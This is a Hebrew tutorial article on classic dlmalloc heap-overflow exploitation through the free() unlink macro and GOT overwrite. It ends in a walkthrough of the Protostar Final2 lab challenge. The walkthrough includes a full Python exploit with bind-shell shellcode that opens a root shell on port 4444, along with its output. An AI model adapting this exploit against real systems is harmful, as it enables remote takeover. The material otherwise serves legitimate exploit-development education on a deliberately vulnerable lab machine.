
הרשימה המקושרת הקלאסית שאנחנו אוהבים, בין הבלוק הראשון לרביעי לשישי.



נעצור עכשיו ב- breakpoint השני:

```
(gdb) x/192wx 0x804a000
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a2a8
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x41414141      0x00000041      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x42424242      0x00000042
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000111      0x0804a2a8      0xb7fd93d0
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x43434343      0x00000043      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a1a0:      0x0804a000      0x0804a2a8      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x44444444      0x00000044
0x804a1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000110      0x00000088      0x45454545      0x45454545
0x804a230:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a240:      0x45454545      0x00000045      0x00000000      0x00000000
0x804a250:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a260:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a270:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a280:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a290:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2a0:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a2b0:      0x0804a000      0x0804a110      0x46464646      0x46464646
0x804a2c0:      0x46464646      0x46464646      0x46464646      0x00000046
0x804a2d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

אנו רואים:



הבלוק הראשון והשישי כבר לא מצביעים לבלוק הרביעי, אלא יש מצביעים ביניהם, ויש מיזוג בין הבלוק השלישי לרביעי.

```
(FD->bk = BK)   => NextChunk(mem0)->pointerToBK = CurrentChunk(mem3)-
>PreviousChunk(mem5)
(BK->fd = FD)   => PreviousChunk(mem5)->pointerToFD = CurrentChunk(mem3)-
>NextChunk(mem0)
```

יש לזכור שכל שהבלוק קודם בערמה הוא הבלוק האחרון ברשימה המקושרת. אתם מצליחים להבין את הבאג פה? מה היה קורה אם היינו יכול להפוך את זה ל:

```
FD->bk = BK
[Global Offset Table Address] = [Wanted Function Addr]
BK->fd = FD
[Wanted Function Addr] = [Global Offset Table Address]
```

Global Offset Table

Global offset Table או בקיצור GOT היא טבלה שמכילה מצביעים לפונקציות שיש לנו בתוכנית. לא אתייחס לצורך בה, אוסיף מקורות להרחבת הנושא למטה. מה שחשוב לנו בGOT- לעניינו הוא שאם קראנו לפונקציה printf ע"י call 0x8048388. הכתובת הזאת היא לא הכתובת של הפונקציה בזיכרון, אלא זו כתובת למיקום בטבלת ה-GOT ששם יש מצביע לכתובת ()printf כלומר:

0x8043833 -> 0xSomeAddr -> printf Addr

ואם נשנה את הערך של 0xSomeAddr לכתובת של פונקציה אחרת, כשנריץ את השורה call 0x8048388, זה יקפוץ לפונקציה שאנחנו בחרנו. אי אפשר לשים סתם כתובת של פונקציה, שימו לב לשורה הבאה:

```
BK->fd              =                FD
[Wanted Function Addr] = [Global Offset Table Address]
```

זה יגרוס כתובת של פונקציה וכתובות של פונקציות נמצאות ב-Text Segment וזה קטע קוד שלא ניתן לכתוב עליו. מה שכן ניתן לעשות זה להשתמש ב-Heap כדי להכניס לשם Shellcode ואז לשלוח לפונקציה את הכתובת שלו. אם לדוגמא הצלחנו לשנות את ה-0xC - GOT's printf Address ל-Shellcode שלנו, כל פעם שתהיה בתוכנית קריאה לפונקציה ()printf זה יריץ את ה- Shellcode!

הערה: חשוב לא לשכוח 0xC- כי זה מוסיף אוטומטית +12 במאקרו בשביל להגיע ל-bk header.

```
(FD->bk = BK)   => NextChunk+12 = CurrentChunk->PreviousChunk
(BK->fd = FD)   => PreviousChunk+8 = CurrentChunk->NextChunk
```

איך נבצע זאת?

בשביל להגיע לפונקציה הזאת ולבצע את שינוי הכתובות אנחנו צריכים לגרום לפונקציה ()free לעבד בלוק שה-FD שלו יהיה הכתובת שאנו רוצים לגרוס (Got Address) ו-BK עם הכתובת שאנחנו רוצים לגרוס (כתובת שנמצאת בערמה ומכילה את ה-Shellcode). נחזור ל-dlmalloc source:

```
        if (!prev_inuse(p)) {
          prevsize = p->prev_size;
          size += prevsize;
          p = chunk_at_offset(p, -((long) prevsize));
          unlink(p, bck, fwd);
        }
              ...

        if (!nextinuse) {
          unlink(nextchunk, bck, fwd);
          size += nextsize;
        }
```

אנו צריכים לקיים את אחד התנאים בשביל להפעיל את המאקרו הבעייתי עם הערכים שנרצה. אנו צריכים לגרום לפונקציה לחשוב שהבלוק הנוכחי פנוי - ונעשה את זה ע"י השמה של ערך זוגי ב-Size של הבלוק הבא. בערכים שנציב צריך גם שה-prev_size וגם ה-size של הבלוק הבא יהיו בעלי ערך לא גדול מידי כי ב- (...)free יש מקומות שהוא מוסיף אותם ואם יהיה ערך גדול מידי זה יצביע למקום לא תקף מבחינת זיכרון ויגרום ל-Segmentation fault.

אם נצמד למימוש של Solar Designer נשתמש ב-0xFFFFFFFC הנפוץ (יש הרבה מימושים שונים לניצול הבעייתיות פה):

- ערך זוגי
- בלי Null-bytes
- לא מספר גדול מידי


מה שיקרה: כשהאלגוריתם ירצה לבדוק אם הבלוק הנוכחי פנוי הוא ייגש ל-Size Header של הבלוק הבא ויבדוק את הביט הראשון שלו ובגלל שהערך ששמנו זה 4 - (0xFFFFFFFC) הוא ייגש ל-prev_size של הבלוק הנוכחי שהביט של ה- prev_inuse יהיה מכובה כי שמנו שם ערך של 4 - (0xFFFFFFFC)

האקספלויט יראה ככה:

```
[Previous Chunk With Shellcode][0xFFFFFFFC][0xFFFFFFFC][Global offset
table][Shellcode Location]
```

"עבדנו" על הפונקציה והחלפנו את הבלוק הבא בבלוק הנוכחי שהוא תחת שליטתנו המלאה כשנציף את הבלוק הראשון.

זה יראה ככה:



סיכום החלק התיאורטי

מה עשינו עד כה?

התייחסנו בהתחלה לסוגים שונים של קטעי זיכרון במערכות הפעלה המודרניות

למדנו על ה-Heap, חקרנו את malloc.c במימוש של Doug Lea ואיך מוצגים בלוקים במימוש הזה

התייחסנו להבדל בין בלוק משוחרר לבלוק מוקצה

למדנו על Special Attributes של ה-Headers השונים של הבלוקים

ראינו בזיכרון את הרשימה המקושרת של הבלוקים המשוחררים וראינו את תהליך המיזוג של בלוקים בפועל

חקרנו את המימוש של הפונקציה free(...) וראינו את הבעייתיות במימוש הזה

לבסוף הסברנו איך ניתן להשתמש בבעייתיות הזאת ול"עבוד" על הפונקציה free(...) ולגרום לתוכנית להריץ Shellcode

Implementation

בשביל להבין את הנושא לעומק נפתור את אתגר מהאתר **Exploit-exercises.com.** אתר זה מספק מספר מכונות וירטואליות להורדה עם אתגרים והסבר על האתגרים במספר רחב של נושאים בהם: privilege escalation, vulnerability analysis, exploit development, reverse engineering. יש באתר 4 מכונות להורדה (בכתובת https://exploit-exercises.com/download), כאשר כל מכונה מתמקדת בתחום אחר. המכונה שאנחנו נעבוד עליה מתמקדת ב-exploit development ללא הגנות מודרניות. זה הבסיס למכונה הבאה Fusion שזה exploit development ו-bypass anti-exploitation mechanism כמו ASLR,DEP,SSP ועוד.

אנו נתמקד באתגר האחרון של המכונה protostar - Final2. האתגר הוא Remote Heap Exploitation. האתגר שנפתור הינו: https://exploit-exercises.com/protostar/final2. באתר הם לא מפרטים יותר מידי, אבל יש את ה-Source של האתגר, וניתן לראות שאנחנו צריכים להתחבר לתוכנה מרחוק על ידי פורט 2993.

```
int get_requests(int fd)
{
  char *buf;
  char *destroylist[256];
  int dll;
  int i;

  dll = 0;
  while(1) {
      if(dll >= 255) break;

      buf = calloc(REQSZ, 1);
      if(read(fd, buf, REQSZ) != REQSZ) break;
      if(strncmp(buf, "FSRD", 4) != 0) break;

      check_path(buf + 4);

      dll++;
  }

  for(i = 0; i < dll; i++) {
                write(fd, "Process OK\n", strlen("Process OK\n"));
      free(destroylist[i]);
  }
```

ניתן לראות מהקוד כי לתוכנית יש שתי בדיקות (בפונקציה get_requests(...)) שצריך לקיים בשביל לא לצאת מהתוכנית:

הקלט צריך להיות בדיוק 128 בתים.

הקלט צריך להתחיל עם המחרוזת 'FSRD'.

אחרי שנעבור את שתי הבדיקות האלה נגיע לפונקציה check_path(...):

```
void check_path(char *buf)
{
  char *start;
  char *p;
  int l;

  /*
  * Work out old software bug
  */

  p = rindex(buf, '/');
  l = strlen(p);
  if(p) {
      start = strstr(buf, "ROOT");
      if(start) {
          while(*start != '/') start--;
          memmove(start, p, l);
          printf("moving from %p to %p (exploit: %s / %d)\n", p, start,
start < buf ?"yes" : "no", start - buf);
      }
  }
}
```

1. הפונקציה מחפשת את התו '/' האחרון בקלט.
2. שומרת את האורך של המחרוזת עד התו מסעיף 1.
3. מחפשת את המילה ROOT בקלט.
4. מחפשת את התו '/' הראשון לפני המילה ROOT.
5. כאשר היא מוצאת אחד כזה היא מעתיקה את המחרוזת מסעיף 1 למחרוזת (המחרוזת אחרי ה-"/" האחרון) למחרוזת מסעיף 3 (גורסת את המילה ROOT)

מה החולשה פה?

במידה ונשלח קלט שיעמוד בכל התנאים, הוא ישב לו ב-Heap ואז נשלח עוד קלט אבל לא נשלח '/' לפני המילה ROOT, זה ימשיך לחפש את התו באזור הזיכרון של ההודעה הראשונה ואז עקב סעיף 5, נצליח לשנות data מה-heap. נחשוב על זה כך: אם לא יהיה '/' לפני ה-ROOT, אבל יהיה ממש בסוף ההודעה הראשונה, המידע שייכתב עקב סעיף 5 ישנה את ה-Size & prev_size של הבלוק המכיל את ההודעה הנוכחית! ההודעה הראשונה תהיה:

```
'FSRD/ROOT/Shellcode(Padding*(128 - len(Shellcode - 11))/'
```

ההודעה השנייה תהיה:

```
FSRDROOT/[0xFFFFFFFC][0xFFFFFFFC][Function Addr in GOT - 12][Shellcode
Addr in Heap]
```

אם נחזור ל-Source נוכל לראות שיש את הפונקציה write(...) שהכתובת שלה היא: 0x0804d41C. נוריד מזה 12 בתים והגענו לכתובת: 0x0804D410. א

נחנו צריכים:

1. ליצור תקשורת למכונה שעליה האתגר, במקרה שלי 10.0.0.9 בפורט 2993.
2. ליצור Shellcode ל-Heap, להכניס אותו לקלט הראשון ולשמור את הכתובת שלו בערמה פחות 8 בתים.
3. ליצור בלוק אחר, שלא יעבור את ה-128 בתים, ושיכיל את ה-Shellcode שלנו.
4. להכין את הבלוק השני שידרוס את ה-Headers עם הערכים הרצויים לאקספלויט.
5. להריץ ולבדוק מה קרה בשרת.

שימו לב שפה אנו נפעיל את התנאי של הראשון של המיזוג, כלומר מיזוג עם הבלוק הקודם, אבל המימוש נשאר זהה.

הנה ה- POC:

```
import socket
import struct
import time



# Where our ShellCode Laies:
HeapAddr = struct.pack("I" , 0x0804e014)
# Write's GOT Addr - 0xC
WritAddr = struct.pack("I" , 0x0804d410)
# Size of Faking Chunks.
Prev_Size = struct.pack("I" , 0xfffffffc)
Size = struct.pack("I" , 0xfffffffc)

# Shellcode opens port on 4444. Shellcode from : https://exploit-
db.com/exploits/40056/
Shellcode =  "\x31\xc0\x31\xdb\x50\xb0\x66\xb3\x01\x53\x6a\x02\x89"
Shellcode += "\xe1\xcd\x80\x89\xc6\x31\xd2\x52\x66\x68\x11\x5c\x66"
Shellcode += "\x6a\x02\x89\xe1\xb0\x66\xb3\x02\x6a\x10\x51\x56\x89"
Shellcode += "\xe1\xcd\x80\xb0\x66\xb3\x04\x52\x56\x89\xe1\xcd\x80"
Shellcode += "\xb0\x66\xb3\x05\x52\x52\x56\x89\xe1\xcd\x80\x89\xc3"
Shellcode += "\x31\xc9\xb1\x03\xb0\x3f\xcd\x80\xfe\xc9\x79\xf8\xb0"
Shellcode += "\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89"
Shellcode += "\xe3\x52\x53\x89\xe1\xcd\x80"

# Connection to the Server.
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.9" , 2993))

# The payload must contian FSRD or it will exit.
MustWord  = 'FSRD'
NopLength = (125 - ((len(MustWord)) + len ("/ROOT/") + len(Shellcode)))
NopSlide  = '\x90' * (NopLength - 1) # -1 because we use '/' in the end.
FirstChunk = MustWord + "/ROOT/" + NopSlide + Shellcode + 'AAA/' #
Padding & '/'

print '[+] Sending First Chunk'
s.send(FirstChunk)
time.sleep(2)

print '[+] Generating The Malicious Chunk'
```

```
# The Malicious Chunk, MustWord + ROOT/ so it wont exit, Fake Addrs * 2
+ Address. + Padding to complete to 128
MalChunk = MustWord + 'ROOT/' +Prev_Size + Size + WritAddr + HeapAddr +
'D' * 128
MalChunk = MalChunk[:128] # Length must be 128.

print '[+] Sending Malicious Chunk'
s.send(MalChunk)
time.sleep(2)

print '[-] Closing connection...'
s.close()

# Connecting to the server as ROOT.
Shell = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
Shell.connect(("10.0.0.9", 4444))
Shell.send("whoami\n")
data =  Shell.recv(999)

if data == "root\n":
    print "[+] OWNED !"
else:
    print "[-] FAILED !"

while True:
    cmd = raw_input("# ")
    Shell.send(cmd+'\n')
    print Shell.recv(999)
```

והתוצאה:

```
[+] Sending first Chunk.
[+] Sending malicious Chunk
[!] Closing connection to let free kick in
[?] Validing exploitation
[!!] Exploitation finished, You own the machine.
# ls
bin
boot
dev
etc
home
initrd.img
lib
live
lost+found
media
mnt
opt
proc
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
# whoami
root
#
```

הרשאות root מלאות.

דברי סיכום

אומנם ברוב המערכות כבר לא משתמשים במימוש של Doug lea וגם אם כבר כנראה בגרסה המעודכנת שלו, אבל זו עדיין חולשה מאוד מעניינת וכדאי להכיר אותה. אני רוצה להאמין שלמדנו מהמאמר הזה איך לחקור קטע או פונקציונליות כלשהי ואיך להגיע ממחקר דרך חשיבה עד ל-Proof on concept.

"I hope I managed to prove that exploiting buffer overflows should be an art" (Solar Designer)

על המחבר:

שי ד. בן 20 אוהב ללמוד כל תחום טכנולוגי שהוא, בעיקר Exploitation development ו-Reverse Engineering. אשמח לעזור בכל שאלה או התייעצות ב: 0xOfficialSnd@gmail.com

היה לי חשוב לתרום למגזין שתרם לי רבות בפן הטכנולוגי ונותן לי ציפייה לסוף החודש, תודה כמובן לאפיק וניר על העבודה ותודה לרועי י, על העזרה והלמידה המשותפת.

מקורות להרחבה:

על GOT : http://bottomupcs.sourceforge.net/csbu/x3824.htm

Dlmalloc implementation: https://github.com/ennorehling/dlmalloc/blob/master/malloc.c

The shellcoder's handbook 2nd edition Chapter 5 Introduction to heap overflows

once upon a free http://phrack.org/issues/57/9.html